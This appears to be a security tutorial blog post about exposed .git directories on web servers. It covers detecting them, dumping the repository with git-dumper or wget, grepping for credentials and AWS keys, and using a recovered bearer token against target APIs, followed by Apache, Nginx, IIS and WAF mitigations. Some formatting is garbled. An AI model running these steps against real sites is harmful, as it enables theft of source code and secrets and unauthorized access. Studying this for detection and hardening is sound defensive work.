Listen to this Post

Introduction:
In the world of web application security, version control systems like Git are the backbone of modern development. However, a catastrophic misconfiguration occurs when the hidden `.git` directory is inadvertently deployed to a public production server. This folder contains the complete history of the codebase, including source code, database credentials, API keys, and commit logs. When exposed, it transforms a secure website into an open book for attackers, enabling reconnaissance that can lead to total system compromise.
Learning Objectives:
- Understand the mechanics of a `.git` exposure vulnerability and its critical impact on application security.
- Master the techniques for detecting and exploiting exposed `.git` directories using manual methods and automated tools.
- Learn remediation strategies to prevent source code leakage and harden web server configurations against directory disclosure.
You Should Know:
1. Reconnaissance: Detecting the Exposed .git Directory
The first step in identifying this vulnerability is performing thorough reconnaissance. Attackers and security researchers look for specific paths that should never be publicly accessible.
Step‑by‑step guide explaining what this does and how to use it.
First, you need to verify if the `.git` directory is exposed. This is done by attempting to access the directory via a web browser or command-line tools.
- Manual Check: Navigate to `https://target-site.com/.git/`. If you receive a `403 Forbidden
(access denied) or404 Not Found, the server is likely secure. If you receive a directory listing (index of /.git) or can access files likeconfig`, it is vulnerable. - Using cURL (Linux/macOS): This command checks the HTTP header response.
curl -I https://target-site.com/.git/config
If the response is
HTTP/1.1 200 OK, the file exists and is readable. - Using GoBuster (Directory Bruteforce): To automate the discovery of hidden directories, including
.git, use a tool like GoBuster.gobuster dir -u https://target-site.com -w /usr/share/wordlists/dirb/common.txt -x git
This scans for the exact `.git` path and confirms its presence.
2. Exploitation: Dumping the .git Repository
Once the directory is confirmed accessible, the next step is to reconstruct the entire repository locally to analyze the source code and hidden data. This is done using specialized tools that mimic Git’s functionality to download the objects.
Step‑by‑step guide explaining what this does and how to use it.
We will use a popular tool called `git-dumper` (Python-based) to recursively download all reachable files from the exposed `.git` folder.
- Installation:
pip install git-dumper
- Execution:
git-dumper https://target-site.com/ ./dumped_repo/
This command connects to the exposed `.git` directory, traverses the object database, and reconstructs the repository in the `./dumped_repo/` folder on your local machine.
-
Manual Extraction (If git-dumper fails): You can manually fetch the critical files using
wget.wget -r -np -nH --cut-dirs=1 -R "index.html" https://target-site.com/.git/
`-r`: Recursive download.
-np: No parent (doesn’t go to parent directories).
`-R “index.html”`: Rejects index files.
After downloading, navigate into the directory and run `git log` or `git status` to see the recovered commit history.
3. Post-Exploitation: Extracting Secrets and Hardcoded Credentials
With the repository now on your local machine, the real treasure hunt begins. Developers often commit sensitive data by mistake.
Step‑by‑step guide explaining what this does and how to use it.
Navigate into the downloaded repository and use `grep` (Linux/macOS) or `findstr` (Windows) to search for common credential patterns across the entire commit history.
- Linux/macOS (Searching through all files):
grep -rni "password" .
grep -rni "api_key" .
grep -rni "AKIA"  Pattern for AWS Access Keys
- Windows PowerShell:
Get-ChildItem -Recurse -File | Select-String "password"
- Checking Git History: Sometimes the secret was deleted in a later commit but still exists in the history.
git log -S "password" --source --all
This command searches the entire commit history for the addition or removal of the string “password”.
4. Windows Server Specifics: Identifying the Vulnerability
Windows servers running IIS (Internet Information Services) can also expose `.git` folders if not properly configured. Attackers will adapt their techniques accordingly.
Step‑by‑step guide explaining what this does and how to use it.
- Detection via Browser: On a Windows IIS server, accessing `https://target-site.com/.git/` might return a “HTTP 403.14 – Forbidden” (Directory Listing Denied), but it may still allow file access. Try accessing a specific file:
`https://target-site.com/.git/config`
– Using PowerShell for Exploitation: If you have command execution on a Windows target, you can check for the presence of the folder locally.Test-Path C:\inetpub\wwwroot.git
- Remediation Check: Administrators can check their IIS configuration by opening the `web.config` file and ensuring the following block exists to block the `.git` folder:
<configuration>
<location path=".git">
<system.webServer>
<httpHandlers>
<add path="" verb="" type="System.Web.HttpNotFoundHandler" />
</httpHandlers>
</system.webServer>
</location>
</configuration>
5. Mitigation: Securing the Web Server Configuration
Prevention is the only cure. The `.git` folder must be explicitly blocked at the web server level to prevent any access.
Step‑by‑step guide explaining what this does and how to use it.
- Apache (.htaccess): Add the following to your `.htaccess` file in the root directory.
RedirectMatch 404 /.git
This returns a 404 Not Found error for any request containing
/.git/, making it appear as if the folder does not exist. -
Nginx: In your server block configuration, add a location directive.
location ~ /.git {
deny all;
return 404;
}
After adding, test the configuration with `nginx -t` and reload the service with
systemctl reload nginx. -
Cloudflare WAF: If using a CDN like Cloudflare, create a WAF (Web Application Firewall) rule to block requests containing `/.git` in the path. This provides an edge-level defense.
6. API Security Implications of .git Exposure
An exposed `.git` folder is not just about source code; it often contains API endpoints and internal documentation that can be used to map out and attack backend services.
Step‑by‑step guide explaining what this does and how to use it.
After dumping the repository, look for JavaScript files (.js) or configuration files (.env, .yml) that contain API routes.
- Finding API Endpoints:
grep -r "api/v1" .
grep -r "https://internal-api" .
- Exploiting Discovered APIs: If you find a hardcoded API key in the code, you can test it against the discovered endpoints using
curl.curl -X GET https://api.target-site.com/v1/users \ -H "Authorization: Bearer THE_FOUND_TOKEN"
If the token is valid and the endpoint is not properly protected on the server-side (relying only on the key in the client code), you will gain unauthorized access.
What Undercode Say:
- Key Takeaway 1: The exposure of a `.git` folder is a critical severity misconfiguration, as it provides attackers with a blueprint of the entire application, including historical data and secrets that developers thought were deleted.
- Key Takeaway 2: Automated scanners and bots continuously crawl the internet looking for this specific path. It is not a matter of if an exposed folder will be found, but when.
- Analysis: The conversation in the original LinkedIn post highlights a growing trend: junior security researchers are eager to learn how to find and exploit these bugs, but the underlying issue is a failure in the DevOps pipeline. Companies must implement “Infrastructure as Code” (IaC) scanning and post-deployment validation to ensure that build artifacts like `.git` are never copied to production environments. Relying solely on `.gitignore` is insufficient, as the folder physically exists on the build machine. The only safe approach is to build production artifacts in a clean directory that excludes the version control system entirely, followed by rigorous web server hardening to deny access to all dotfiles.
Prediction:
As AI-driven code analysis tools become more prevalent in bug bounty hunting, the discovery and exploitation of `.git` exposures will become fully automated. Attackers will not just dump the repository; they will use LLMs (Large Language Models) to instantly analyze the dumped code, identify zero-day vulnerabilities in the logic, and generate exploit payloads within minutes of the folder being discovered. This will compress the window between exposure and full compromise from days to seconds, forcing security teams to adopt real-time monitoring for exposed directories as a non-negotiable part of their threat surface management.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Saurabh Singh – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


